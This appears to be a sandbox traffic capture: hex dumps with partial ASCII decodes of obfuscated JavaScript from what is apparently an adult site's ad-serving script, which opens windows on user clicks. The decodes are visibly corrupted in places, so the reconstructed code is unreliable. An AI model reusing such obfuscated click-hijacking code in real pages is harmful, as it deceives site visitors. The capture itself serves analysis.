2021-10-18 20:20:24 UTC	956	IN	Data Raw: 42 34 41 0d 0a 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 61 64 65 72 5f 72 69 67 68 74 22 20 3e 0a 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 5f 6c 6f 75 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 2f 72 65 67 69 73 74 65 72 22 20 69 64 3d 22 68 65 61 64 65 72 5f 73 69 67 6e 75 70 22 20 63 6c 61 73 73 3d 22 73 75 62 6d 65 6e 75 5f 62 74 6e 20 74 6d 5f 62 74 6e 5f 73 69 67 6e 75 70 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 72 65 6c 3d 22 6 e 6f 66 6f 6c 6c 6f 77 22 3e 53 69 67 6e 20 55 70 3c 2f 61 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 20 68 72 65 6 6 3d 22 2f 6c 6f 67 69 6e 3f 72 65 64 69 72 65 63 74 3d 5f 79 63 Data Ascii: B4A </div> </div> <div id="header_right" > <div id="header_lou"> Sign Up <a href="/login?redirect=_yc

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	1317	IN	Data Raw: 5c 78 36 34 5c 78 36 39 5c 78 36 34 5c 78 34 64 5c 78 36 66 5c 78 37 35 5c 78 36 65 5c 78 37 34 27 5d 28 5f 30 78 35 35 36 64 62 64 29 3b 7d 2c 74 68 69 73 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 34 33 5c 78 36 66 5c 78 36 65 5c 78 37 34 5c 78 36 31 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 37 32 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 31 36 32 31 33 36 29 7b 76 61 72 20 5f 30 78 32 65 30 62 63 33 3d 5f 30 78 34 37 36 31 31 32 5b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 36 36 5c 78 36 39 5c 78 36 37 5c 78 37 35 5c 78 37 32 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 5b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 37 34 5c 78 36 31 5c 78 36 39 5c 78 36 6 5 5c 78 36 35 5c 78 37 32 5c 78 34 65 5c 78 36 31 5c 78 36 64 5c Data Ascii: \x64\x69\x64\xd\x6f\x75\x6e\x74\[_0x556dbd]);,this[\x67\x65\x74\x43\x6f\x6e\x74\x61\x69\x6e\x65\x72]=function(_0x162136){var _0x2e0bc3=_0x476112[\x63\x6f\x6e\x66\x69\x67\x75\x72\x61\x74\x69\x6f\x6e][\x63\x6f\x6e\x74\x61\x69\x6e\x65\x72\x4e\x61\x6d]
2021-10-18 20:20:24 UTC	1319	IN	Data Raw: 36 34 5c 78 34 35 5c 78 37 36 5c 78 36 35 5c 78 36 65 5c 78 37 34 5c 78 34 63 5c 78 36 39 5c 78 37 33 5c 78 37 34 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 27 5d 28 27 5c 78 36 33 5c 78 36 63 5c 78 36 39 5c 78 36 33 5c 78 36 62 27 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 77 69 6e 64 6f 77 5b 27 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 36 65 27 5d 28 5f 30 78 31 32 61 37 34 34 5b 27 5c 78 36 31 5c 78 36 34 27 5d 5b 27 5c 78 36 63 5c 78 36 39 5c 78 36 65 5c 78 36 62 27 5d 29 3b 7d 29 3b 7d 2c 5f 30 78 34 65 65 33 66 37 3b 7d 28 29 3b 5f 30 78 34 33 31 30 33 35 5b 27 5c 78 34 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 37 36 5c 78 36 35 27 5d 3d 5f 30 78 34 31 34 30 32 31 3b 7d 2c 30 78 32 66 3a 66 75 6e 63 74 69 6f 6e 28 5f 30 78 Data Ascii: 64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72\[("\x63\x6c\x69\x63\x6b",function(){window[\x6f\x70\x65\x6e][_0x12a744[\x61\x64][\x6c\x69\x6e\x6b]);});_0x4ee3f7;());_0x431035[\x43\x72\x65\x61\x74\x69\x76\x65]=_0x414021;},0x2f:function(_0x
2021-10-18 20:20:24 UTC	1320	IN	Data Raw: 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 38 62 64 37 35 33 3d 3d 3d 6e 75 6c 6c 3f 4f 62 6a 65 63 74 5b 27 5c 78 36 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 35 27 5d 28 5f 30 78 38 62 64 37 35 33 29 3a 28 5f 30 78 35 31 62 30 39 33 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 38 62 64 37 35 33 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 35 31 62 30 39 33 28 29 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 Data Ascii: 2\x6f\x74\x6f\x74\x79\x70\x65]=_0x8bd753===null?Object[\x63\x72\x65\x61\x74\x65][_0x8bd753]:(_0x51b093[\x70\x72\x6f\x74\x6f\x74\x79\x70\x65]=_0x8bd753[\x70\x72\x6f\x74\x6f\x74\x79\x70\x65],new _0x51b093());};Object[\x64\x65\x66\x69\x6e\x65\x50
2021-10-18 20:20:24 UTC	1321	IN	Data Raw: 27 5c 78 36 31 5c 78 36 34 27 5d 5b 27 5c 78 36 39 5c 78 36 64 5c 78 36 37 5c 78 35 66 5c 78 36 34 5c 78 36 31 5c 78 37 34 5c 78 36 31 27 5d 2c 66 75 6e 63 74 69 6f 6e 28 5f 30 78 32 62 69 62 34 38 29 7b 76 61 72 20 5f 30 78 31 30 38 38 66 62 3b 28 5f 30 78 31 30 38 38 66 62 3d 64 6f 63 75 6d 65 6e 74 5b 27 5c 78 37 31 5c 78 37 35 5c 78 36 35 5c 78 37 32 5c 78 37 39 5c 78 35 33 5c 78 36 35 5c 78 36 63 5c 78 36 35 5c 78 36 33 5c 78 37 34 5c 78 36 66 5c 78 37 32 27 5d 28 27 5c 78 32 65 27 2b 5f 30 78 32 39 30 61 61 36 5b 27 5c 78 36 39 5c 78 36 65 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 34 34 5c 78 36 39 5c 78 37 36 5c 0d 0a Data Ascii: '\x61\x64')[\x69\x6d\x67\x5f\x64\x61\x74\x61],function(_0x2b9b48){var _0x1088fb:(_0x1088fb=document[\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72][\x2e'+_0x290aa6[\x69\x6e\x6e\x65\x72\x44\x69\x76]
2021-10-18 20:20:24 UTC	1322	IN	Data Raw: 42 35 30 0d 0a 78 34 39 5c 78 36 34 27 5d 29 29 3d 3d 3d 6e 75 6c 6c 7c 7c 5f 30 78 31 30 38 38 66 62 3d 3d 3d 76 6f 69 64 20 30 78 30 3f 76 6f 69 64 20 30 78 30 3a 5f 30 78 31 30 38 38 66 62 5b 27 5c 78 37 33 5c 78 36 35 5c 78 37 34 5c 78 34 31 5c 78 37 34 5c 78 37 34 5c 78 37 32 5c 78 36 39 5c 78 36 32 5c 78 36 39 5c 78 37 35 5c 78 37 35 5c 78 37 34 5c 78 36 35 27 5d 28 27 5c 78 37 33 5c 78 37 32 5c 78 36 33 27 2c 5f 30 78 32 36 61 38 30 62 28 5f 30 78 32 39 30 61 61 36 5b 27 5c 78 36 31 5c 78 36 34 27 5d 5b 27 5c 78 36 39 5c 78 36 64 5c 78 36 37 5c 78 35 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 2c 5f 30 78 32 39 30 61 61 36 5b 27 5c 78 36 31 5c 78 36 34 27 5d 5b 27 5c 78 36 39 5c 78 36 64 5c 78 3 6 37 5c 78 35 66 5c 78 36 34 5c 78 36 31 5c 78 37 34 5c 78 36 31 Data Ascii: B50x49\x64]))===null _0x1088fb===void 0x0?void 0x0:_0x1088fb[\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65][(\x73\x72\x63,_0x26a80b[_0x290aa6[\x61\x64][\x69\x6d\x67\x5f\x74\x79\x70\x65],_0x290aa6[\x61\x64']][\x69\x6d\x67\x5f\x64\x61\x74\x61
2021-10-18 20:20:24 UTC	1323	IN	Data Raw: 7c 7c 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 5f 30 78 35 31 34 35 61 31 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 34 64 36 38 36 37 2c 5f 30 78 37 39 30 39 65 33 29 7b 72 65 74 75 72 6e 20 5f 30 78 35 31 34 35 61 31 3d 4f 62 6a 65 63 74 5b 27 5c 78 37 33 5c 78 36 35 5c 78 37 34 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 5c 78 34 66 5c 78 36 36 27 5d 7c 7c 7b 27 5c 78 35 66 5c 78 35 66 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 35 66 5c 78 35 66 27 3a 5b 5d 7d 69 6e 73 74 61 6e 63 65 6 f 66 20 41 72 72 61 79 26 26 66 75 6e 63 74 69 6f 6e 28 5f 30 78 31 61 64 32 38 64 2c 5f 30 78 35 33 30 61 66 62 29 7b 5 f 30 78 31 61 64 32 38 64 5b 27 5c 78 35 66 5c 78 35 66 5c 78 37 Data Ascii: function(){var _0x5145a1=function(_0x4d6867,_0x7909e3){return _0x5145a1=Object[\x73\x65\x74\x50\x72\x6f\x74\x6f\x74\x79\x70\x65\x4f\x66']} {[\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f:]};}}instanceof Array&&function(_0x1ad28d,_0x530afb){_0x1ad28d[\x5f\x5f\x7
2021-10-18 20:20:24 UTC	1324	IN	Data Raw: 36 31 5c 78 36 63 5c 78 37 35 5c 78 36 35 27 3a 21 21 5b 5d 7d 29 2c 5f 30 78 33 35 65 62 64 64 5b 27 5c 78 35 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 36 34 33 5c 78 37 32 5c 0d 0a Data Ascii: 61\x6c\x75\x65':![]]),_0x35ebdd[\x56\x69\x64\x65\x6f\x43\x72\
2021-10-18 20:20:24 UTC	1324	IN	Data Raw: 35 41 38 0d 0a 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 37 36 5c 78 36 35 27 5d 3d 76 6f 69 64 20 30 78 30 3b 76 61 72 20 5f 30 78 34 37 38 62 36 38 3d 5f 30 78 32 63 62 32 64 64 28 30 78 32 64 64 29 2c 5f 30 78 31 66 30 33 61 61 3d 5f 30 78 32 63 62 32 64 64 28 30 78 33 38 35 29 2c 5f 30 78 63 32 36 33 37 30 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 33 30 35 62 66 33 29 7b 5f 30 78 33 37 32 31 61 62 28 5f 30 78 33 62 39 34 35 37 28 29 7b 76 61 72 20 5f 30 78 35 32 38 36 64 3d 5f 30 78 33 30 35 62 66 33 21 3d 3d 6e 75 6c 6c 26 26 5f 30 78 33 30 35 62 66 33 5b 27 5c 78 36 31 5c 78 37 30 5c 78 37 30 5c 78 36 63 5c 78 37 39 27 5d 28 74 68 69 73 2c 61 72 67 75 Data Ascii: 5A8x65\x61\x74\x69\x76\x65]=void 0x0;var _0x478b68=_0x2cb2dd(_0x2dd),_0x1f03aa=_0x2cb2dd(_0x385),_0xc26370=function(_0x305bf3){_0x3721ab(_0x3b9457,_0x305bf3);function _0x3b9457(){var _0x52886d=_0x305bf3!==null&&_0x305bf3[\x61\x70\x70\x6c\x79]}(this,argu
2021-10-18 20:20:24 UTC	1326	IN	Data Raw: 5c 78 37 36 5c 78 34 39 5c 78 36 34 27 5d 2b 27 5c 78 33 61 5c 78 36 32 5c 78 36 35 5c 78 36 36 5c 78 0d 0a Data Ascii: \x76\x49\x64]*\x3a\x62\x65\x66\x

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	1336	IN	Data Raw: 31 37 61 35 61 5b 27 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 36 65 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 35 32 62 65 36 63 2c 5f 30 78 39 37 39 65 39 33 29 7b 69 66 28 21 5f 30 78 35 32 62 65 36 63 7c 7c 21 5f 30 78 39 37 39 65 39 33 29 72 65 74 75 72 6e 3b 5f 30 78 35 32 62 65 36 63 5b 27 5c 78 36 31 5c 78 36 34 5c 78 36 34 5c 78 34 35 5c 78 37 36 5c 78 36 35 5c 78 36 65 5c 78 37 34 5c 78 34 63 5c 78 36 39 5c 78 37 33 5c 78 37 34 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 27 5d 28 27 5c 78 36 33 5c 78 36 63 5c 78 36 39 5c 78 36 33 5c 78 36 62 27 2c 66 75 6e 6 3 74 69 6f 6e 28 5f 30 78 32 65 32 64 35 61 29 7b 77 69 6e 64 6f 77 5b 27 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 36 6 5 27 5d 28 27 27 2b 5f 30 78 35 31 37 61 35 61 5b 27 5c 78 36 33 Data Ascii: 17a5a["\x6f\x70\x65\x6e"]=function(_0x52be6c,_0x979e93){if(!_0x52be6c _0x979e93)return;_0x52be6c["\x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72"]("\x63\x6c\x69\x63\x6b",function(_0x2e2d5a){window["\x6f\x70\x65\x6e"](""+_0x517a5a["\x63
2021-10-18 20:20:24 UTC	1337	IN	Data Raw: 30 78 31 37 37 39 37 66 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 3d 5f 30 78 34 64 62 61 66 35 3b 7d 2c 30 78 32 33 66 3a 66 75 6e 63 74 69 6f 6e 28 5f 30 78 34 64 31 35 65 36 2c 5f 30 78 31 61 64 66 64 64 2c 5f 30 78 35 35 32 35 39 34 29 7b 76 61 72 20 5f 30 78 35 65 33 34 31 30 3d 74 68 69 73 26 26 74 68 69 73 5b 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 38 5c 78 37 34 5c 78 36 35 5c 78 36 65 5c 78 36 34 5c 78 37 33 27 5d 7c 7c 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 5f 30 78 34 38 61 33 62 64 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 61 63 62 64 37 62 2c 5f 30 78 33 33 61 38 30 63 29 7b 72 65 74 75 72 6e 20 5f 30 78 34 38 61 33 62 64 3d 4f 62 6a 65 63 74 5b 27 5c 78 37 33 5c 78 36 35 5c 78 Data Ascii: 0x17797f["\x47\x65\x6e\x65\x72\x61\x6c"]=_0x4dbaf5;},0x23f:function(_0x4d15e6,_0x1adffd,_0x552594){(var _0x5e3410=this&&this["\x5f\x5f\x65\x78\x74\x65\x6e\x64\x73"] function(){(var _0x48a3bd=function(_0xacbd7b,_0x33a80c){return _0x48a3bd=Object["\x73\x65\x
2021-10-18 20:20:24 UTC	1339	IN	Data Raw: 39 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 35 64 39 38 31 30 28 29 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 37 32 5c 78 37 34 5c 78 37 39 27 5d 28 5f 30 78 31 61 64 66 64 64 2c 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 33 5c 78 34 64 5c 78 36 66 5c 78 36 34 5c 78 37 35 5c 78 36 63 5c 78 36 35 27 2c 7b 27 5c 78 37 36 5c 78 36 31 5c 78 36 63 5c 78 37 35 5c 78 36 35 27 3a 21 21 5b 5d 7d 29 2c 5f 30 78 31 61 64 66 64 64 5b 27 5c 78 34 39 5c 78 36 64 5c 78 36 31 5c 78 36 37 5c 78 36 35 5c 78 34 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 37 36 5c 78 36 35 27 5d 3d 76 6f 69 Data Ascii: 9\x70\x65],new _0x5d9810());};Object["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65\x72\x74\x79"](_0x1adffd,"x5fx5fx65x73x4dx6fx64x75x6cx65",{"\x76\x61\x6cx75x65":!![]}),_0x1adffd["\x49\x6d\x61\x67\x65\x43\x72\x65\x61\x74\x69\x76\x65"]=voi
2021-10-18 20:20:24 UTC	1340	IN	Data Raw: 78 35 66 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 35 66 5c 78 35 66 27 5d 3d 5f 30 78 34 36 64 65 61 30 3b 7d 7c 7c 66 75 6e 63 74 69 6f 6e 28 5f 30 78 33 34 38 62 64 38 2c 5f 30 78 33 34 64 61 33 33 29 7b 66 6f 72 28 76 61 72 20 5f 30 78 34 64 63 63 35 39 20 69 6e 20 5f 30 78 33 34 64 61 33 33 29 69 66 28 4f 62 6a 65 63 74 5b 27 5c 78 37 0d 0a Data Ascii: x5fx70\x72\x6fx74\x6fx5fx5f]=_0x46dea0;)} function(_0x348bd8,_0x34da33){for(var _0x4dcc59 in _0x34da33)if(Object["\x7
2021-10-18 20:20:24 UTC	1340	IN	Data Raw: 31 36 41 30 0d 0a 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 5b 27 5c 78 36 38 5c 78 36 31 5c 78 37 33 5c 78 34 66 5c 78 37 37 5c 78 36 65 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 37 32 5c 78 37 34 5c 78 37 39 27 5d 5b 27 5c 78 36 33 5c 78 36 31 5c 78 36 63 5c 78 36 63 27 5d 28 5f 30 78 33 34 64 61 33 33 2c 5f 30 78 34 64 63 63 35 39 29 5f 30 78 33 38 62 64 38 5b 5f 30 78 34 64 63 63 35 39 5d 3d 5f 30 78 33 34 64 61 33 33 5b 5f 30 78 34 64 63 63 35 39 5d 3b 7d 2c 5f 30 78 31 61 61 34 31 39 28 5f 30 78 34 62 32 36 37 65 2c 5f 30 78 31 64 34 65 34 65 29 3b 7d 3b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 5f 30 78 32 65 35 32 34 39 2c 5f 30 78 31 31 30 31 61 61 Data Ascii: 16A00\x72\x6fx74\x6fx74\x79\x70\x65"]["\x68\x61\x73\x4fx77\x6e\x50\x72\x6fx70\x65\x72\x74\x79"]["\x63\x61\x6cx6c"](_0x34da33,_0x4dcc59))_0x348bd8[_0x4dcc59]=_0x34da33[_0x4dcc59];,_0x1aa419(_0x4b267e,_0x1d4e4e);};return function(_0x2e5249,_0x1101aa
2021-10-18 20:20:24 UTC	1341	IN	Data Raw: 35 34 61 34 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 5b 27 5c 78 36 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 35 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 33 37 65 66 33 31 2c 5f 30 78 33 34 30 62 34 62 29 7b 73 77 69 74 63 68 28 5f 30 78 33 34 30 62 34 62 5b 27 5c 78 36 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 5c 78 35 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 29 7b 63 61 73 65 20 5f 30 78 35 32 61 33 38 30 5b 27 5c 78 34 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 27 5d 5b 27 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 27 5d 3a 7b 72 65 74 75 72 6e 20 6e 65 77 20 5f 30 78 32 37 35 37 32 35 5b 27 5c 78 35 36 Data Ascii: 54a4["\x70\x72\x6fx74\x6fx74\x79\x70\x65"]["\x63\x72\x65\x61\x74\x65"]=function(_0x37ef31,_0x340b4b){switch(_0x340b4b["\x6d\x65\x64\x69\x61\x5fx74\x79\x70\x65"]){case _0x52a380["\x4d\x65\x64\x69\x61"]["\x76\x69\x64\x65\x6f"]:return new _0x275725["\x56
2021-10-18 20:20:24 UTC	1343	IN	Data Raw: 36 64 5c 78 36 66 5c 78 36 34 5c 78 36 31 5c 78 36 63 5c 78 35 66 5c 78 36 65 5c 78 36 31 5c 78 36 64 5c 78 36 35 27 29 2c 5f 30 78 39 30 62 38 61 37 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 36 65 27 5d 28 5f 30 78 32 38 65 61 39 33 2c 5f 30 78 32 66 34 66 62 61 29 3b 7d 7d 2c 5f 30 78 33 62 35 34 61 34 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 5b 27 5c 78 37 32 5c 78 37 35 5c 78 36 65 5c 78 34 31 5c 78 36 34 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 34 30 30 66 66 31 29 7b 69 66 28 21 5f 30 78 34 30 30 66 66 31 29 72 65 74 75 72 6e 3b 76 61 72 20 5f 30 78 32 35 34 35 32 64 Data Ascii: 6dx6fx64x61x6cx5fx6e\x61\x6d\x65"],_0x90b8a7["\x47\x65\x6e\x65\x72\x61\x6c"]["\x6fx70\x65\x6e"](_0x28ea93,_0x2f4fba);}},_0x3b54a4["\x70\x72\x6fx74\x6fx74\x79\x70\x65"]["\x72\x75\x6e\x41x64"]=function(_0x400ff1){if(!_0x400ff1)return;var _0x25452d
2021-10-18 20:20:24 UTC	1344	IN	Data Raw: 30 38 32 38 38 5b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 36 36 5c 78 36 39 5c 78 36 37 5c 78 37 35 5c 78 37 32 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 5b 27 5c 78 37 32 5c 78 36 35 5c 78 36 34 5c 78 37 34 5c 78 37 35 5c 78 36 32 5c 78 36 35 27 5d 5b 27 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 35 32 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 5c 78 34 33 5c 78 36 66 5c 78 36 63 27 5d 2b 27 5c 78 3 2 30 5c 78 32 65 5c 78 36 33 5c 78 36 63 5c 78 36 35 5c 78 36 31 5c 78 37 32 5c 78 36 36 5c 78 36 39 5c 78 37 37 29 3b 69 66 28 5f 30 78 35 62 66 34 61 64 29 7b 76 61 72 20 5f 30 78 34 32 33 30 61 63 3d 67 65 74 43 6f 6d 70 75 74 65 64 53 74 79 6c 65 28 5f 30 78 35 62 66 34 61 64 29 3b 5f 30 78 35 62 Data Ascii: 08288["\x63\x6fx6e\x66\x69\x67\x75\x72\x61\x74\x69\x6fx6e"]["\x72\x65\x64\x74\x75\x62\x65"]["\x76\x69\x64\x65\x6fx52\x69\x67\x68\x74\x43\x6fx6c"]+ "\x20\x2e\x63\x6cx65\x61\x72\x66\x69\x78");if(!_0x5bf4ad){(var _0x4230ac=getComputedStyle(_0x5bf4ad);,_0x5b
2021-10-18 20:20:24 UTC	1346	IN	Data Raw: 36 63 5c 78 36 66 5c 78 36 33 5c 78 36 62 5c 78 35 35 5c 78 36 65 5c 78 36 34 5c 78 36 35 5c 78 37 32 5c 78 37 30 5c 78 36 63 5c 78 36 31 5c 78 37 39 5c 78 36 35 5c 78 37 32 27 5d 28 29 3b 7d 2c 5f 30 78 33 62 35 34 61 34 3b 7d 28 5f 30 78 31 32 38 38 33 35 5b 27 5c 78 35 37 5c 78 36 35 5c 78 36 32 5c 78 37 33 5c 78 36 39 5c 78 37 34 5c 78 36 35 27 5d 29 3b 5f 30 0d 0a Data Ascii: 6cx6fx63x6bx55x6e\x64\x65\x72\x70\x6cx61x79x65x72})();,_0x3b54a4;)(_0x128835["\x57\x65\x62\x73\x69\x74\x65"]);,_0

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	1346	IN	Data Raw: 31 36 41 30 0d 0a 78 39 30 62 38 61 37 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 39 5c 78 36 65 5c 78 36 39 5c 78 37 34 27 5d 28 5f 30 78 34 31 36 30 30 38 2c 5f 30 78 32 30 38 32 38 38 5b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 36 36 5c 78 36 39 5c 78 36 37 5c 78 37 35 5c 78 37 32 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 29 3b 7d 2c 30 78 32 35 66 3a 66 75 6e 63 74 69 6f 6e 28 5f 30 78 62 31 61 61 36 31 2c 5f 30 78 35 35 33 65 37 31 2c 5f 30 78 32 66 36 65 33 65 29 7b 76 61 72 20 5f 30 78 34 37 30 65 34 38 3d 74 68 69 73 26 26 74 68 69 73 5b 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 38 5c 78 37 34 5c 78 36 35 5c 78 36 65 5c 78 36 34 5c 78 37 33 27 5d Data Ascii: 16A0x90b8a7["\x47\x65\x6e\x65\x72\x61\x6c"]["\x69\x6e\x69\x74"][_0x416008,_0x208288["\x63\x6f\x6e\x66\x69\x67\x75\x72\x61\x74\x69\x6f\x6e"]];,0x25f:function(_0xb1aa61,_0x553e71,_0x2f6e3e){var _0x470e48=this&&this["\x5fx5fx65x78x74x65x6e\x64x73"]
2021-10-18 20:20:24 UTC	1347	IN	Data Raw: 61 29 3a 28 5f 30 78 31 37 65 30 39 61 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 35 34 36 64 66 61 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 31 37 65 30 39 61 28 29 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 37 32 5c 78 37 34 5c 78 37 39 27 5d 2 8 5f 30 78 35 35 33 65 37 31 2c 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 33 5c 78 34 64 5c 78 36 66 5c 78 36 34 5c 78 37 35 5c 78 36 63 5c 78 36 35 27 2c 7b 27 5c 78 37 36 5c 78 Data Ascii: a):(_0x17e09a["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]=_0x546dfa["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"],new _0x17e09a());,)}();Object["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65\x72\x74\x79"][_0x553e71,'\x5fx5fx65x73x4dx6fx64x75x6cx65',,["\x76\x
2021-10-18 20:20:24 UTC	1349	IN	Data Raw: 5c 78 36 35 5c 78 36 34 5c 78 32 65 27 29 2c 6e 75 6c 6c 3b 76 61 72 20 5f 30 78 35 35 39 62 37 64 3d 27 5c 78 37 61 5c 78 36 66 5c 78 36 65 5c 78 36 35 5c 78 35 66 27 2b 5f 30 78 33 62 37 65 38 33 5b 5f 30 78 34 63 63 66 62 38 5d 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 36 35 5c 78 37 33 5c 78 37 33 5c 78 37 30 5c 78 36 66 5c 78 37 34 5c 78 35 66 5c 78 36 39 5c 78 36 34 27 5d 2c 5f 30 78 32 32 63 65 30 66 3d 5f 30 78 35 31 32 38 61 39 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 35 61 5c 78 36 66 5c 78 36 65 5c 78 36 35 